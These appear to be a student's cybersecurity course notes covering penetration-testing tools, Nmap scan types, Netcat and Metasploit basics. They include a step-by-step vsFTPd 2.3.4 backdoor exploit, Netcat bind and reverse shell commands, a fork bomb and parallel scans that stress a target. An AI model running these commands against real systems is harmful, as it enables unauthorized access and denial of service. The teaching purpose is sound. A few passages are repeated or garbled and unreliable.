

SSH (Secure Shell) is a network protocol for secure, remote connections to computers and servers. Secure an encrypted tunnel across unsecure networks, providing system management with line-level encryption, secure file transfer, and remote scripting security.

Penetration Testing Tools

Nmap

- **Purpose:** Network discovery and port scanning.
- **Best for:** Quickly identifying open ports, running services, and operating systems.
- **Faster than:** Nessus/OpenVAS for initial reconnaissance because it performs lightweight scans without deep vulnerability checks. Not a full application logic security tester.
- **Attack/Defense:** Used during reconnaissance to map a target network before attacks or security assessments.

```
nmap -T4 -p- # T4 = use a faster scan timing template (aggressive speed, used # for scanning responsive networks).
            # -p- = scan all 65,535 TCP ports
            # kernel must handle thousands of incoming TCP SYN packets -> # degrades the performance, stresses the
network stack through
            # SYN handling and connection tables update rather than directly
            # targeting a specific service
```

```
for i in {1..10}; do nmap -T4 -p- <IP> & done # & here runs each scan in the
                                              # background, allowing all ten
                                              # scans to execute in parallel
```

Netcat (nc)

- **Purpose:** Network communication and troubleshooting tool.
- **Best for:** Port testing, banner grabbing, file transfers, and creating simple reverse/bind shells.
- **Faster than:** Metasploit for basic connectivity tests because it is lightweight and command-line based.
- **Attack/Defense:** Commonly used in penetration testing and network diagnostics.

```
nc -lnvp 4444 < payload.elf
# nc = netcat, -l = listen mode (wait for connections), -v = verbose output
# -n = no DNS lookup, -p 4444 = use port 4444
# It opens a listener on port 4444, and redirects contents of payload.elf into # the socket.
```

Step by step backdoor exploitation using Nmap and Netcat

Step One - Vulnerability Discovery (Scanning)

```
nmap -sV -p 21 <target_IP>
```

The `-sV` flag enables version detection on port 21. If the output confirms the version is `vsFTPd 2.3.4`, the target is susceptible to this exploit.

Step Two - Vulnerability Discovery (Scanning)

Connect to the FTP service using Netcat:

```
nc <target_IP> 21
```

When prompted, provide a username containing the trigger sequence `:)`:

```
USER any_name:)
```

Enter any random password when prompted:

```
PASS any_password
```

Once sent, the service will process the trigger. In the background, it spawns a root shell listening on port `6200`.

Step Three - Exploitation (Accessing the shell)

Now that the backdoor has opened the listener port, you connect directly to it to interact with the system.

```
nc <target_IP> 6200
```

This establishes a connection to the newly opened port. Successful interaction will grant direct command-line access to the target system, which can be verified by running commands like `whoami` or `id`.

Metasploit Framework

- **Purpose:** Exploitation and post-exploitation platform.
- **Best for:** Testing known vulnerabilities and simulating real attacks.
- **Slower than:** Netcat or Nmap for basic tasks because it includes exploit modules, payloads, and automation features.
- **Attack/Defense:** Used to verify whether vulnerabilities are exploitable and assess potential impact.

Burp Suite

- **Purpose:** Web application security testing.
- **Best for:** Finding web vulnerabilities such as SQL Injection, XSS, CSRF, and authentication flaws.
- **Faster than:** Manual browser testing because it intercepts, modifies, and automates HTTP requests.
- **Attack/Defense:** Primarily used for web application penetration testing.

Kali Linux Toolset

- **Purpose:** Linux distribution containing hundreds of security tools.
- **Best for:** Having a complete penetration testing environment in one OS.
- **Advantage:** Saves setup time because tools are pre-installed and configured.
- **Attack/Defense:** Supports all penetration testing phases, from reconnaissance to exploitation.

Wireshark

- **Purpose:** Network protocol analyzer.
- **Best for:** Capturing and analyzing network traffic in detail.
- **Better than:** Tcpdump for visual analysis because it provides a graphical interface and protocol decoding.
- **Attack/Defense:** Detects suspicious traffic, malware communication, and network issues.

Scapy

- **Purpose:** Packet crafting and network manipulation framework.
- **Best for:** Advanced network testing, custom packet creation, and security research.
- **More flexible than:** Wireshark because it can generate and modify packets, not just analyze them.
- **Attack/Defense:** Used for protocol testing, fuzzing, and custom attack simulations.

Social Engineer Toolkit (SET)

- **Purpose:** Social engineering attack simulation.
- **Best for:** Phishing campaigns, credential harvesting, and user-awareness testing.
- **Faster than:** Building phishing infrastructure manually because many attack templates are automated.
- **Attack/Defense:** Helps organizations evaluate employee security awareness.

Vulnerability Assessment Tools

Nessus

- **Purpose:** Automated vulnerability scanner.
- **Best for:** Enterprise vulnerability assessments with a large plugin database.
- **Faster than:** OpenVAS in most environments due to optimized scanning engines and frequent updates.
- **Attack/Defense:** Identifies vulnerabilities before attackers can exploit them.
Nessus provides vulnerability reports with **specific remediation steps (patching, configuration fixes, etc.)**
Nessus provides vulnerability scoring (**#CVSS**) so you can prioritize risks. (Nmap dont)

OpenVAS / Greenbone / GVM

- **Purpose:** Open-source vulnerability scanner.
- **Best for:** Organizations seeking a free alternative to Nessus.
- **Slower than:** Nessus in many cases because vulnerability feeds and scan optimization are generally less mature.
- **Attack/Defense:** Detects known vulnerabilities, misconfigurations, and outdated software.

Rapid7 InsightVM (formerly Nexpose)

- **Purpose:** Vulnerability management platform.
- **Best for:** Continuous vulnerability monitoring and risk prioritization.
- **Better than:** Traditional scanners for remediation tracking because it integrates risk scoring and asset management.
- **Attack/Defense:** Helps security teams prioritize the most critical vulnerabilities.

Netstat

- **Netstat / ss Purpose:** Network statistics and active connection analyzer.
 - **Best for:** Local network enumeration, port scanning defense, and identifying active network connections/sockets.
 - **Faster than:** `netstat` is historically standard, but the modern `ss` utility is significantly faster and more resource-efficient because it fetches data directly from kernel user space (`netlink`) rather than parsing the slow `/proc` files.
 - **Attack/Defense:** Helps attackers find internal listening services for lateral movement, and helps defenders detect unauthorized connections or reverse shells signaling a breach.
-

Virtualization Platforms

VirtualBox

- **Purpose:** Free virtualization software.
- **Best for:** Security labs, training, and testing environments.
- **Cheaper than:** VMware because it is open-source and free.
- **Attack/Defense:** Safely runs vulnerable systems and penetration testing environments.

VMware

- **Purpose:** Professional virtualization platform.
 - **Best for:** Enterprise-grade virtual environments.
 - **Faster than:** VirtualBox in many enterprise workloads due to better optimization and hardware support.
 - **Attack/Defense:** Used for realistic testing labs and production virtualization.
-

Vulnerable Machines

Common vulnerabilities are: backdoored service, remote kernel corruption, hardcoded bind shell, trust-based authentication.

Metasploitable 2

- **Purpose:** Intentionally vulnerable Linux machine.
- **Best for:** Learning penetration testing basics.
- **Easier than:** Metasploitable 3 because it contains many straightforward vulnerabilities.
- **Attack/Defense:** Practice exploitation techniques in a safe environment.

Metasploitable 3

- **Purpose:** Advanced vulnerable lab environment.
 - **Best for:** Simulating modern enterprise systems.
 - **More realistic than:** Metasploitable 2 because it includes newer services and operating systems.
 - **Attack/Defense:** Training for advanced penetration testing and defense validation.
-

Firewall / IDS / IPS

Snort

- **Purpose:** Intrusion Detection and Prevention System (IDS/IPS).
- **Best for:** Detecting malicious network activity using signatures and rules.
- **Faster than:** Manual log analysis because traffic is inspected in real time.
- **Attack/Defense:** Detects exploits, malware traffic, port scans, and suspicious network behavior.

Suricata

- Works as both IDS and IPS
 - Performs real-time traffic analysis
 - Detects threats using rules and signatures
 - High performance (multi-threaded architecture)
-

SIEM / XDR

Wazuh

- **Purpose:** Open-source SIEM and XDR platform.
- **Best for:** Log analysis, threat detection, file integrity monitoring, and endpoint security.

- **Cheaper than:** Commercial SIEMs because it is open-source.
 - **Attack/Defense:** Detects attacks such as malware infections, privilege escalation, brute-force attacks, unauthorized file changes, and suspicious endpoint activity.
 - **How it works:** Agents collect logs from systems, send them to a central server, where rules and correlation engines identify security threats.
 - **Provides HIDS capabilities such as:**
 - log analysis
 - file integrity monitoring
 - endpoint detection
 - security event correlation (SIEM/XDR features)
-

CIDR suffix

172.30.1.0/24 means:

- The network includes all IP addresses from **172.30.1.0 to 172.30.1.255**
- That's **256 total IP addresses**
- **/24 = the first 24 bits define the network, the rest are for devices (hosts)**
- **/24** = Scanning the entire subnet of 256 addresses.

Meterpreter

- **Purpose:** Post-exploitation payload used in frameworks like Metasploit for controlling a compromised system.
- **Best for:** Interactive control of a target machine after successful exploitation (file access, privilege escalation, system exploration).
- **What it can do:** Run commands, browse files, capture screenshots, keylogging, dump credentials, escalate privileges, pivot to other systems in the network.
- **What it is NOT good for:** Initial scanning or finding vulnerabilities — it does not discover targets or exploits by itself; it needs an initial exploit first.
- **Attack/Defense:** Used after gaining access to maintain control, explore the system, and extract sensitive data during penetration testing or attacks.

Payload examples:

- opening a reverse shell (remote system access)
- creating a backdoor
- downloading and starting a malware
- steal files or passwords
- run command on victim system

CHMOD

in Linux used to change the file privileges

- read (r)
 - write (w)
 - execute (x)
- `chmod a+x file.elf = all can execute`

Fork Bomb

A fork bomb `:(){ :|:& };;` causes a full system freeze because:

- It recursively spawns processes that each spawn more processes, exhausting the process table and available memory

Security by Obscurity

- **Purpose:** Relies on hiding system details, configurations, or implementation to make attacks more difficult.
 - **Best for:** Adding an extra layer of difficulty for attackers.
 - **Limitation:** Should never be the only security measure; if the hidden information is discovered, the protection is largely lost.
 - **Attack/Defense:** Considered a weak standalone defense but can complement stronger controls such as authentication, encryption, and access control.
- In short:** Security achieved by keeping details secret rather than relying on inherently strong security mechanisms.

Directory Listing

Web server feature where, if no index file exists (like `index.html`), the server automatically shows a list of files and folders inside the directory.

It exposes the file structure and potentially sensitive configuration files to anyone browsing This is exactly the risk:

- information disclosure
- reconnaissance for attackers
- easier exploitation path

Backdoor

- **Purpose:** A hidden method of accessing a system that bypasses normal authentication and security controls.
- **Best for:** Maintaining persistent access to a compromised system and allowing an attacker to return later without re-exploiting a vulnerability.
- **What it can do:** Provide remote access, execute commands, access files, bypass security mechanisms, and maintain control even after system reboots.
- **What it is NOT good for:** Discovering vulnerabilities or performing initial exploitation — a backdoor is typically installed only after access has already been obtained.
- **Attack/Defense:**
 - Used by attackers to maintain covert access and long-term control of a target system.
 - Defenders focus on detecting and removing backdoors as part of incident response and system hardening.
 - Sending a specific username triggers the backdoor to open a root shell on port 6200.
 - It can be confirmed present using `auxiliary/scanner/ftp/ftp_version`.
 - The backdoor gives you a shell with root privileges.

Ethereal / EtherApe (EtherApe)

SSH (Secure Shell) is a network protocol for secure, remote connections to computers and servers. Secure an encrypted tunnel across unsecure networks, providing system management with line-level encryption, secure file transfer, and remote scripting security.****

EternalBlue (MS17-010)

- **Purpose:** SMBv1 remote code execution exploit targeting vulnerable Windows systems.
- **Best for:** Gaining unauthorized access to unpatched Windows machines by exploiting a flaw in the SMB protocol.
- **Faster than:** Manual vulnerability exploitation techniques, because it can provide remote code execution without valid credentials on vulnerable targets.
- **What it does:** Sends specially crafted SMB packets to a vulnerable system, allowing an attacker to execute arbitrary code remotely. Commonly used to obtain a shell or deploy payloads on the target machine. **SMB (Server Message Block) packet - network message used by SMB protocol.**
- **Attack/Defense:** Used primarily for **penetration testing, vulnerability assessment, and security research** to verify exposure to the MS17-010 vulnerability. Defenders use it to identify and remediate vulnerable systems, while attackers have historically abused it in malware campaigns such as the WannaCry ransomware attack.

sudo -s

The `sudo -s` command executes the shell specified by the user's `SHELL` environment variable (or `/bin/sh` by default) with **superuser (root) privileges**.

Unlike `sudo -i`, it does not clear your current environment variables or simulate a full login shell; it simply launches a root shell while keeping your current working directory and environment mostly intact.

- **The user's account must be listed in the sudoers file with permission to run a shell.**

id and groups

`id` - displays the user's real and effective user ID (UID), primary group ID (GID), and all supplementary **groups** they belong to.

`groups` - specifically lists the names of all the groups the current user (or a specified user) belongs to.

arp -a

ARP Cache (arp -a): Revealing the IP and MAC addresses of other physical or virtual machines sharing the same local network segment.

Lateral Movement

Phase in the cyberattack lifecycle where an attacker, having already gained an initial foothold on a target network, moves deeper into the infrastructure to locate and compromise high-value assets (such as domain controllers, customer databases, or intellectual property).

Information Gathered to Enable Lateral Movement:

1. Credentials and Active Sessions (Configuration files, Browser data)
2. Network Topology and Active Connections (Active connections (netstat), ARP Cache (arp -a), DNS and Routing Tables)
3. Active Directory (AD) and Domain Architecture
4. Installed Software and Local Vulnerabilities

SAM Database

Cybersecurity (F26) — Lecture 1: Introduction

What is Cybersecurity?

A set of technologies, processes and practices designed to protect networks, computers, programs and data from attack, damage or unauthorized access.

NIST definition: measures ensuring **confidentiality, integrity and availability** of information system assets (hardware, software, firmware, data).

Cybersecurity $\subset$ Information Security — cybersec is the narrower concept, focused on digital systems connected to networks.

CIA Triad — Core Security Framework

Concept	Meaning	Mechanism Examples
Confidentiality	Preventing disclosure of information to unauthorized parties	Encryption, access control, authentication
Integrity	Protecting information from being modified by unauthorized parties	Digital signatures, checksums
Availability	Ensuring authorized parties can access information when needed	Redundancy, backups, mitigation strategies

What to Protect?

- **Networks** — all networks interconnecting digital assets
- **Systems & Devices** — everything connected to the network
- **Programs** — source code and applications
- **Data** ← *most important* — in transit, at rest, being processed

Protect against: unauthorized access, modification, and deletion.

Attack Surface

The sum of all points where an attacker could try to enter, interact with, or extract data from a system.

Attack Surface = Σ Attack Vectors

Consists of reachable and exploitable vulnerabilities in a system.

Three types of attack surface:

- **Network Attack Surface** — vulnerabilities over a network (DoS, communication disruption, intruder attacks)
- **Software Attack Surface** — vulnerabilities in application, OS, or web server code
- **Human Attack Surface** — social engineering, human error, malicious insiders

Attack vector examples:

- Open ports on outward-facing web servers
- Services available inside a firewall
- Code processing incoming data (email, XML, web forms)
- An employee with access to sensitive information vulnerable to social engineering

Stakeholder perspectives:

- **Attacker** — wants to expand the exposed surface
- **Operator** — wants to minimize it
- **Designer** — should design the system to meet operator requirements

Defense in Depth vs Attack Surface — the larger the attack surface and the shallower the defense layers, the higher the security risk.

Key Terms

Term	Definition
Risk	Measure of the extent to which an entity is threatened by a potential circumstance/event
Vulnerability	A weakness in a system
Threat	A circumstance/event with potential to exploit a vulnerability
Exploit	A method of taking advantage of a vulnerability
Attack	An action that uses a threat to exploit a vulnerability
Patch	A fix for a vulnerability
Countermeasure	Means of preventing an attack that tries to exploit vulnerabilities

How to Defend? (Defense Mechanisms)

- Best practices & security policies

- Checks for known bad patterns
- **Defense-in-depth** (layered protection)
- Secure by design principles
- Training & awareness
- Continuous learning

Major defense areas:

- **Vulnerability Assessment** — finding weaknesses
 - **Penetration Testing** — ethical hacking to find exploitable weaknesses
 - **Threat Modelling** — understanding what can go wrong, how it can be attacked, and what to do about it
 - **Security Monitoring** — SIEM, firewalls, IDS/IPS
 - **Incident Response** — handling breaches when they occur
 - **Hardening** — 2FA, patches, updates
-

Access to the Target

- With direct physical access, no vulnerability is necessarily required
 - **Social engineering** is often the first step of an attack
 - Can include a crafted email with malicious attachments sent to selected employees
-

Standards Bodies

- **#NIST** — National Institute of Standards and Technology
 - **#ISOC** — Internet Society
 - **#ITU-T** — International Telecommunication Union
 - **#ISO** — International Organization for Standardization
-

Legal Framework

- Computer Security Act (1987, 1992)
- **HIPAA** (1996) — health data protection
- **GDPR** (2018) — EU data protection regulation

Cybersecurity (F26) — Lecture 2: Vulnerability Assessment

Vulnerability Assessment vs Penetration Testing

Vulnerability Assessment — discovering hosts and services while investigating possible vulnerabilities. It is a **subset** of penetration testing activities (specifically the information gathering + vulnerability analysis phases).

Penetration Testing — a full authorized simulated attack on a running system. It is not a guarantee of security, but should complement the overall security strategy (e.g., alongside ongoing Threat Modelling).

Penetration testing activities (in order):

1. Getting permission
2. Gathering Information (general info, scanning, fingerprinting)
3. Threat Modelling
4. Vulnerability Analysis ← VA covers steps 2–4
5. Exploitation
6. Reporting

Fingerprinting:

Gathering specific technical characteristics (such as banner details, configuration settings, or response patterns) to precisely identify the **operating system**, **software version**, or **hardware model** of a target system.

Vulnerability Assessment — What to Collect & Investigate

Collect:

- IP addresses
- Personal information about the target
- Registry information (DNS, whois)
- Any other useful intel

Investigate:

- Which hosts are up?
- Which ports are open?
- Which services are running?
- What are the service versions and operating systems?
- Network structure
- Further public domain information

Identify vulnerable services:

- Not every open port is a risk — e.g., port 22 open for SSH on a managed server is normal. It becomes a risk when the service is vulnerable, misconfigured, or exposed to an untrusted network.
- Research specific service versions on CVE, exploit-db
- Use tools: Nessus, GVM, Legion, Nmap

Passive vs Active Scanning

Passive Scanning — gathering information about a target *without* touching its network/system. Uses only publicly available or volunteered information.

- Website content, discussion boards, chat rooms
- archive.org (Wayback Machine) — archives over 1 trillion web pages, shows historical versions of sites
- netcraft.com — reveals hosting info, IP, infrastructure, tech stack of any website
- shodan.io — search engine for internet-connected devices; lets you find open ports, exposed services, SSL certs by country/port (e.g., `port:21 country:dk`) It crawls and indexes internet-connected devices and their exposed services, not web pages.
- Job ads — consistent ads reveal technologies, infrastructure, and potential weak spots (new unfamiliar staff)

Active Scanning — directly interacting with the target's network/system using tools to extract information it hasn't volunteered.

- DNS/whois queries
- Network scanning (NetDiscover, Nmap)
- Vulnerability scanners (Nessus, OpenVAS)
- Web scanners (Burp Suite, OWASP ZAP)

Active Scanning Tools

whois — queries domain registries for allocated IP address range (CIDR block), ownership info, contact details, nameservers. If private, shows "Domains By Proxy".

Can reveal: The organisation and ASN that owns IP range.

An **ASN (Autonomous System Number)** is a unique globally assigned identification number.

```
whois example.com
whois 192.168.0.1
```

host / nslookup — query DNS to get domain name ↔ IP address mappings.

NetDiscover — finds live hosts (IPs and MACs) on an internal network using ARP. Warning: can cause DoS on target network.

Find all the live host with IP addresses between 192.168.1.0 to 192.168.1.255 in a network.

```
netdiscover -r 192.168.1.0/24 -f
```

`-r` = network range, `-f` = fast mode (doesn't try every IP)

EtherApe — graphical packet sniffer and network traffic monitor. Color-coded by protocol, supports filtering, can replay from file. Useful for visualizing network activity.

#Nmap — Network Mapper

Free, open-source tool for network discovery, inventory, and security auditing. Can use raw packets. Supports plugins (scripts). Can be used for both host/service discovery and basic vulnerability assessment.

If firewall silently drops packets Nmap receives no response and cannot determine if the port is open or blocked.

Host Discovery (find which hosts are up):

```
nmap -sn <IP>      # ping scan, host discovery only, no port scan
nmap -Pn <IP>     # skip host discovery, assume host is up
```

Scan Types:

Scan	Flag	How it works	Stealth
ICMP / Ping scan	-P	Sends ICMP echo request; Reply = host online.	Low
Connect scan	-sT	Full TCP 3-way handshake	Lowest (easily detected)
SYN scan	-sS	Sends SYN, checks SYN-ACK, never completes handshake, requires root/admin privileges to run	Medium (stealthy)
FIN scan	-sF	Sends FIN packet; no RST = port open	High (stealthiest)
UDP scan	-sU	Connectionless, no guaranteed outcome	-

#Connect Scan (-sT)

How it works:

Performs a full TCP three-way handshake with the target port. If the handshake completes successfully, the port is considered open.

Responses:

SYN → SYN-ACK → ACK = port open
SYN → RST = port closed

RST (Reset) is a TCP flag used to **immediately terminate or reject a connection**.

If a host receives TCP packets that don't match any existing session:

- data with no session
- FIN for a non-existing connection
- SYN to a closed port
- 👉 It responds with **RST**

Stealth: Lowest (easily detected)

Why: The connection is fully established, so the target service, application logs, IDS, and firewalls can see the connection attempt. Commonly used when SYN scans are not possible (e.g., no root/admin privileges). It relies on the OS's standard socket API to complete connections, so does not require root privileges.

#UDP Scan (-sU)

How it works: Sends UDP packets to target ports and interprets responses. Since UDP is connectionless, there is no handshake and results can be ambiguous. It scans UDP ports with no guaranteed response

Responses:

- UDP response = port open
- ICMP Port Unreachable = port closed
- No response = port open or filtered
- Open UDP ports often produce no response at all
- A closed UDP port typically responds with an ICMP Port Unreachable (Type 3, Code 3) message.

Stealth: Medium

Why: No TCP handshake occurs, making detection less obvious than a Connect scan. However, IDS/firewalls can still detect patterns such as large numbers of UDP probes or scans across many ports. UDP scans are typically slower and less reliable because many UDP services do not respond to unexpected packets.

#ICMP / Ping Scan (-sn) - Host discovery, no port scans

How it works: Sends an ICMP Echo Request (ping) to determine whether a host is online.

Responses:

- ICMP Echo Reply = host online
- No response = host offline or ICMP blocked by firewall
- When no response = port one

Stealth: Low

Why: ICMP traffic is commonly monitored and many firewalls are configured to block or log ping requests. Used for host discovery rather than port scanning. Firewalls can block pings.

#Host Scan / Port Scan (-sS , -sT , -sF , -sN , -sX)

How it works: Probes a target host to **identify open, closed, or filtered ports** using different TCP scan techniques.

Common options:

- -sS → SYN scan (stealth / half-open)
- -sT → TCP connect scan (full handshake)
- -sF → FIN scan
- -sN → NULL scan
- -sX → XMAS scan

Responses:

- Open port → may respond differently depending on scan type (e.g., SYN-ACK in -sS , no response in stealth scans)
- Closed port → typically responds with **RST**
- Filtered port → no response or ICMP unreachable

Stealth: From low to high depending on method:

- -sT → least stealthy (fully logged)
- -sS → medium stealth
- -sF/-sN/-sX → more stealthy but less reliable

Why: This phase identifies **which services are exposed on a live host**, forming the basis for service enumeration and vulnerability analysis.

#Host Discovery (-sn , -Pn)

How it works: Determines whether a host is **up or reachable** before scanning ports. It sends discovery probes such as ICMP echo requests, TCP ACK/SYN probes, or ARP requests (in local networks).

Common options:

- -sn → host discovery only (no port scan)
- -Pn → skip host discovery (assume host is up)
- ICMP ping / ARP ping → detect live systems on a network

Responses:

- ICMP echo reply / ARP reply → host is **up**
- No response → host is **down or filtered**
- With -Pn → all hosts treated as **up regardless of response**

Stealth: Ranges from stealthy to noisy depending on probe type

Why: Used to reduce scan time and avoid unnecessary port scanning on unreachable hosts. It helps map live systems efficiently before deeper enumeration.

#SYN Scan (-sS)

How it works: Sends a TCP SYN packet to the target port. If the port responds with SYN-ACK, the scanner immediately sends RST instead of completing the handshake.

Responses:

- SYN-ACK → scanner sends RST = port open
- RST = port closed
- No response = filtered

Stealth: Medium (stealthier than Connect scan)

Why: The TCP connection is never fully established, so the target application often does not log a complete connection. However, IDS/firewalls can still detect SYN scans through patterns such as half-open connections, unusual scan rates, or multiple probes from the same source.

Crafts raw TCP/IP packets, bypassing the OS TCP stack, which requires root access to libpcap.

#FIN Scan (-sF)

How it works: Sends a TCP FIN packet to a target port without first establishing a connection.

Responses:

- RST = port closed
- No response = port open or filtered

Stealth: High (one of the stealthiest TCP scans)

To maximize Stealth: The slowest timing template (-T0), which spreads probes out and reduces the chance of detection.

Why: Open ports typically ignore unexpected FIN packets, while closed ports respond with RST. Some firewalls and IDS solutions may still detect FIN scans, and behavior can differ on certain operating systems (especially Windows).

#NULL Scan (-sN)

How it works: Sends a TCP packet with **no flags set** (no SYN, ACK, FIN, RST, PSH, URG).

Responses:

- No response → port is **open or filtered**
- RST → port is **closed**
- ICMP unreachable (rare) → filtered network/device behavior

Stealth: High (very stealthy, but unreliable)

Why: Many systems do not properly respond to malformed or flagless TCP packets. Because no standard connection attempt is made, the scan can bypass simple logging and confuse basic firewall rules. However, modern systems and IDS/IPS often detect it due to abnormal TCP flag patterns and repeated probing behavior.

#XMAS Scan (-sX)

How it works: Sends a TCP packet with **FIN, PSH, and URG flags set** (the packet is “lit up like a Christmas tree”).

Responses:

- No response → port is **open or filtered**
- RST → port is **closed**
- ICMP unreachable (rare) → filtered behavior

Stealth: High (similar to NULL scan), but easily signature-detectable

Why: XMAS scan relies on non-standard TCP flag combinations that violate typical connection logic. Some systems ignore such packets if the port is open, while closed ports respond with RST. It can evade older or poorly configured firewalls, but modern IDS systems often detect it due to its distinctive flag pattern and anomaly-based detection rules.

Version & OS detection:

```
nmap -sV <IP>      # detect service versions
nmap -O <IP>       # detect operating system
nmap -A <IP>       # aggressive: OS + version + scripts + traceroute, It can # crash fragile services and generates
easily detectable # traffic
```

Port selection:

```
nmap -p 80 <IP>    # specific port
nmap -p 1-1000 <IP> # range
nmap -p- <IP>      # all 65535 ports
```

```
nmap -p1-1024 <target> #scan only ports 1 through 1024 on a target using
```

Default = most common 1000 ports.

Output formats:

```
-oN file.txt      # normal output
-oX file.xml      # XML
-oG file.gnmap    # grepable
-oA filename      # all three formats
```

Timing templates (T0–T5): T0 = paranoid (slowest, stealthiest), T5 = insane (fastest, noisiest)

Nmap Scripts (NSE): Extended functionality via scripted modules.

```
ls /usr/share/nmap/scripts      # list scripts
nmap --script-help <scriptname> # help on specific script
nmap --script smb-enum-users.nse -p 445 <IP> # example
```

Combined example from lecture:

```
nmap -sS -sV -A -p- <IP> -v -oN scan-results.txt
```

SYN scan + version detection + aggressive mode + all ports + verbose + save to file.

Vulnerability Scanning Tools

OpenVAS / GVM (Greenbone) — open-source fork of Nessus with a web interface. Automates vulnerability assessment, classifies findings by severity (Log, Low, Medium, High, Critical), uses CVSS scoring.

Nessus — commercial vulnerability scanner by Tenable. Provides description of each vulnerability plus a suggested solution. Supports authenticated scans (logs in as a real user) — finds more vulnerabilities than unauthenticated scans.

Authenticated scan can find:

- local configuration vulnerabilities (e.g. *sudoers* misconfigurations)
- access to installed software inventory for patch-level checks
- more accurate severity ratings than unauthenticated due to confirmed patch status

Authenticated scan:

-can run local commands such as `dpkg -I` to verify installed package versions
-reduces the false-positive rate because it verifies exact versions

Unauthenticated scan:

-sees the open ports but cannot confirm whether an IRC backdoor is actually exploitable

Legion — GUI tool that automates assessments; wraps multiple external tools including Nmap. Useful for running staged scans with different timing/intensity options.

Burp Suite — web application attack and testing tool. Acts as a proxy, captures and allows manipulation of HTTP/HTTPS traffic. Used for web-specific vulnerability scanning.

OWASP ZAP — open-source web scanner alternative to Burp Suite. OWASP also maintains a comprehensive list of vulnerability scanning tools (commercial and open-source).

False positive - occurs when a vulnerability scanner **incorrectly reports a vulnerability that does NOT actually exist** on the target system.

Operational consequences: alert fatigue and wasted analyst time, reduced trust in scanning tools and processes.

Metasploit Framework — Intro

Framework for developing and using exploits against vulnerabilities. First released 2003, owned by Rapid7.

Key modules:

- **Auxiliary** — port scanners, fuzzers, sniffers, spoofers
- **Exploits** — modules that leverage a vulnerability using a payload
- **Payloads** — code that executes remotely on the target after exploitation
- Encoders, evasion, nops, post modules also available

Located at: `/usr/share/metasploit-framework/modules/`

Phishing

Tricking victims into revealing sensitive information (account credentials, bank details) by impersonating a trusted entity.

Methods:

- Fake website mimicking a legitimate one (e.g., bank email asking to update account)
- Tricking the user into downloading malware

Spear phishing — phishing targeted at a specific individual or organization (more convincing, higher success rate).

Spam — unsolicited bulk messages (email, texts). Not the same as phishing — spam doesn't necessarily aim to steal credentials.

Nmap Quick Reference

Flag	Purpose	Flag	Purpose
-sS	SYN scan	-sP	Ping host / host discovery
-sT	TCP connect scan	-s0	Protocol scan
-sF	FIN scan	-sW	TCP Window scan
-sU	UDP scan	-sR	RPC scan
-sN	Null scan	-sL	List/DNS scan
-sX	Xmas scan	-sI	Idle scan
-sA	ACK scan	-Po	Don't ping
-O	OS detection	-PT	TCP ping
-sV	Version detection	-PS	SYN ping
-A	Aggressive (OS + version + scripts)	-PI	ICMP ping
-sn	Host discovery only (no port scan)	-PB	TCP and ICMP ping
-Pn	Skip host discovery	-PM	ICMP netmask
-p-	All ports	-oN	Normal output
-oA	All output formats	-oX	XML output
-T0 to -T5	Timing (paranoid → insane)	-oG	Grepable output
-v	Verbose output	-p port	Specify port(s)

Cybersecurity (F26) — Lecture 3: Penetration Testing

Penetration Testing — Overview

Penetration Testing — authorized simulated attack on a running system to test its security. Not a security guarantee; complements broader strategy (e.g. Threat Modelling). EU NIS2 Directive legally requires certain organizations to conduct it.

Hacker taxonomy:

- **Black hat** — malicious intent, profit or ideological destruction
- **White hat** — ethical hacking with permission (pen testers, risk assessors)
- **Grey hat** — usually law-abiding but hacks without permission
- **Script kiddy** — unskilled, uses pre-made tools/scripts

Ethical conflict — even with permission, there's a tension between the pen tester's self-view ("doing good") and the victim's perspective. Kant's Categorical Imperative applies: act only in a way you could will to be universal law.

Penetration testing phases (in order):

1. Getting permission
2. Gathering Information (IPs, websites, scanning, fingerprinting)
3. Threat Modelling (defining scope)
4. Vulnerability Analysis
5. Exploitation (proof of concept, without causing harm)
6. Reporting (report and/or fix the problems)

Listing Open Sockets

netstat / ss — show network status and active connections.

```
netstat -antp
ss -at4n
```

```
# -a all sockets -t TCP only -4 IPv4 only, -n show numeric addresses instead of resolving hostnames
```

netstat / tulnp - Shows active network connections and listening ports. It is used for network enumeration

```
netstat -tu
```

lsof — lists open files and sockets by process. Can filter by port. Requires admin privileges for full output.

```
sudo lsof -i :8080 # port 8080
# sudo here reveals the process and user for connections # owned by other users, not just your own.
```

DNS queries:

```
nslookup www.google.com # DNS query tool that asks a DNS server for # information about
host www.google.com # returns the IP address (A/AAAA records) and # sometimes additional info
host -a gmail.com # returns all available DNS records it can retrieve # from the configured DNS server
dig +trace www.google.com #follows the entire DNS resolution chain from root #servers down, showing each
delegations step
```

Netcat (nc)

#Netcat — versatile command-line tool for creating raw TCP/IP connections. Often called the "Swiss Army knife" of networking — can open ports, connect to ports, transfer files, and spawn shells. Used heavily in pen testing for establishing connections and shells between machines.

Listen on a port (waiting for incoming connection):

```
nc -lvnp <port>
```

(-l = listen, -v = verbose, -n = no DNS, -p = port)

Connect to a listening port:

```
nc <ip> <port>
```

Bind shell — the target machine runs a shell and listens; the attacker connects to it:

```
nc -lvnp <port> -e /bin/bash # on target (listener exposes shell)
nc <ip> <port> # on attacker (connect and get shell)
```

Reverse shell — the target machine connects back to the attacker's listener; the attacker gets the shell. More useful in practice because firewalls usually block inbound connections to the target but allow outbound:

```
nc -lvnp <port> # on attacker (empty listener)
nc <ip> <port> -e /bin/bash # on target (connects back with shell)
```

After connecting, type `whoami` or `id` to verify access level.

File transfer over network:

```
nc -lvnp 9999 < secret.txt # Machine A runs to transfer
nc 192.168.1.10 9999 > received.txt # Machine B runs to receive
# ">" redirects the incoming data from
# the netcat connection into # received.txt on
Machine B
```

Metasploit Framework

Framework for developing and executing exploits against vulnerabilities. Released 2003, owned by Rapid7. Located at `/usr/share/metasploit-framework/modules/`

Caution: not all exploits found online do what they claim — some cause more damage than intended. Always read through exploit code before using it. `exploit-db.com` is a common starting point for research.

Start: `msfconsole` → `help` to see all commands, `exit` to quit.

Key modules:

- **Auxiliary** — port scanners, fuzzers, sniffers, spoofers. Used to gather info before exploiting.
- **Exploits** — modules that leverage a specific vulnerability using a payload. Only work if the target actually has that vulnerability.
- **Payloads** — code that executes remotely on the target after exploitation. (Subcategories: **adapters, singles, stagers, and stages**)
- **Post** — used after gaining access (privilege escalation, credential harvesting, data extraction).
- **Encoders** — encode the payload to bypass antivirus/IDS.
- **Nops** — assist buffer overflow execution.

Finding modules:

```
msf > search <keyword>
```

Using a module:

```
use <number>          # by search result index
use <module/path>      # by full path
info                  # get module details
show options          # show required fields
set RHOSTS <IP>       # target IP
set LHOST <IP>        # attacker IP (for reverse connections)
run                   # execute
```

